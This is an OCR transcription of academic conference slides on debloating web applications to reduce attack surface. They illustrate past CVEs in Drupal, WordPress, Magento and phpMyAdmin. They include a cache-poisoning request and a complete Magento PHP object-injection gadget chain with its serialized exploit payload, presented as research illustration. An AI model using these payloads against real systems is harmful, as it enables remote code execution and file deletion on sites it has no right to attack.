Less is More

Quantifying the Security Benefits of Debloating Web Applications

Babak Amin Azad   Pierre Laperdrix   Nick Nikiforakis


Stony Brook University

What is software debloating?

*“Reducing the **attack surface** by removing pieces of code that **are not required** by users.”*

You’re vulnerable, but do you have to be?

Web Cache Poisoning vulnerability on Drupal https://portswigger.net/blog/practical-web-cache-poisoning



Unused and keyed

Used and keyed

```
GET /education?x=y HTTP/1.1
Host: store.unity.com
X-Original-URL: /gambling?x=y
```


Unused and unkeyed

Used and unkeyed

X-Original-URL
X-Rewrite-URL

Arbitrary file delete on WordPress CVE-2018-20714

CVE-2018-20714




Login as author

Create a post

Set thumbnail image

Update thumbnail

Installation mode



Welcome

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title

Username: admin

Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.

Password: W3hqrO8HCLtk#a9)$C

Strong


Important: You will need this password to log in. Please store it in a secure location.

Your Email

Double-check your email address before continuing.

Search Engine Visibility: □ Discourage search engines from indexing this site

It is up to search engines to honor this request.



Remote Code Execution on Magento CVE-2016-4010

PHP Object Injection (POI) attacks


- Unsafe object deserialization vulnerability is the target of this exploit.
- Attacker can control value of properties on injected objects.


  (Also known as Property Oriented Programming, POP)
- But the attacker cannot control execution of functions.
- The chain is made based on magic functions.
- The chain usually ends with a write to file system or a database transaction.

Magic functions:

```
__construct()
__toString()
__destruct()
__wakeup()
...
```

Exploiting object injection on Magento






```
class Example1
{
    public $cache_file;

    function __construct()
    {
        // some PHP code...
    }

    function __destruct()
    {
        $file = "/var/www/cache/tmp/{$this->cache_file}";
        if (file_exists($file)) @unlink($file);
    }
}
```

O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}


Exploit gadget chain step 1: Redis client file



```
/*
 * Called automaticlly when the object is destrotyed.
 */
public function __destruct()
{
    if ($this->closeOnDestruct) {
        $this->close();
    }
}

/*
 * Closes the redis stream.
 */
public function close()
{
    if ($this->connected && ! $this->persistent) {
            ...
            $result = $this->redis->close();
    }
    ...
}

// Credis_Client::__destruct(), close()
```

From __destruct() to close()

Exploit gadget chain step 2: Payment Transaction class




```
/**
 * Close this transaction
 */
public function close($shouldSave = true)
{
    ...
    if ($shouldSave) {
        $this->save();
    }
    ...
}

/**
 * Save object data
 */
public function save()
{
    $this->_getResource()->save($this);
    return $this;
}

// Magento\Sales\Model\Order\Payment\Transaction::__destruct(), close()
```

From close() to save() (destruct -> close -> save)

// _getResource() returns _resource property

Exploit gadget chain step 3: Cache File class



```
/**
 * Try
 */
public function save()
{
    ...
    // save stats
    file_put_contents($this->getStatFileName(), $this->getComponents());
    ...
}

// Magento\Framework\Simplexml\Config\Cache\File::save()
```


From destruct->close->save() to arbitrary file write (Write custom PHP file = RCE)

Final exploit gadget chain

```
O:13:"Credis_Client":22:{s:8:"*redis";O:45:"Magento_Sales_Model_Order_Payment_Transaction":40:{s:9:"*_order";N;s:21:"*_parentTransaction";N;s:12:"*_children";N;s:22:"*_identifiedChildren";N;s:27:"*_transactionsAutoLinking";b:1;s:14:"*_isFailsafe";b:1;s:12:"*_hasChild";N;s:15:"*_eventPrefix";s:31:"sales_order_payment_transaction";s:15:"*_eventObject";s:25:"order_payment_transaction";s:18:"*_orderWebsiteId";N;s:16:"*_orderFactory";N;s:15:"*_dateFactory";N;s:22:"*_transactionFactory";N;s:25:"*orderPaymentRepository";N;s:18:"*orderRepository";N;s:29:"*extensionAttributesFactory";N;s:22:"*extensionAttributes";N;s:25:"*customAttributeFactory";N;s:24:"*customAttributesCodes";N;s:26:"*customAttributesChanged";b:0;s:15:"*_idFieldName";s:2:"id";s:18:"*_hasDataChanges";b:0;s:12:"*_origData";N;s:13:"*_isDeleted";b:0;s:12:"*_resource";O:32:"Magento_Framework_DB_Transaction":3:{s:11:"*_objects";a:0:{}s:18:"*_objectsByAlias";a:0:{}s:25:"*_beforeCommitCallbacks";a:1:{i:0;s:7:"phpinfo";}}s:22:"*_resourceCollection";N;s:16:"*_resourceName";N;s:18:"*_collectionName";N;s:12:"*_cacheTag";b:0;s:19:"*_dataSaveAllowed";b:1;s:15:"*_isObjectNew";N;s:23:"*_validatorBeforeSave";N;s:16:"*_eventManager";N;s:16:"*_cacheManager";N;s:12:"*_registry";N;s:10:"*_logger";N;s:12:"*_appState";N;s:19:"*_actionValidator";N;s:13:"*storedData";a:0:{}s:8:"*_data";a:0:{}}s:13:"*redisMulti";N;s:7:"*host";N;s:7:"*port";N;s:10:"*timeout";N;s:14:"*readTimeout";N;s:13:"*persistent";N;s:18:"*closeOnDestruct";b:1;s:12:"*connected";b:1;s:13:"*standalone";N;s:20:"*maxConnectRetries";i:0;s:18:"*connectFailures";i:0;s:14:"*usePipeline";b:0;s:15:"*commandNames";N;s:11:"*commands";N;s:10:"*isMulti";b:0;s:13:"*isWatching";b:0;s:15:"*authPassword";N;s:13:"*selectedDb";i:0;s:17:"*wrapperMethods";a:3:{s:6:"delete";s:3:"del";s:7:"getkeys";s:4:"keys";s:7:"sremove";s:4:"srem";}s:18:"*renamedCommands";N;s:11:"*requests";i:0;}
```

Remote Code Execution on phpMyAdmin
CVE-2016-5734

phpMyAdmin "Regex find and replace"



Find and replace


Find:

Replace with:

Column: file_name

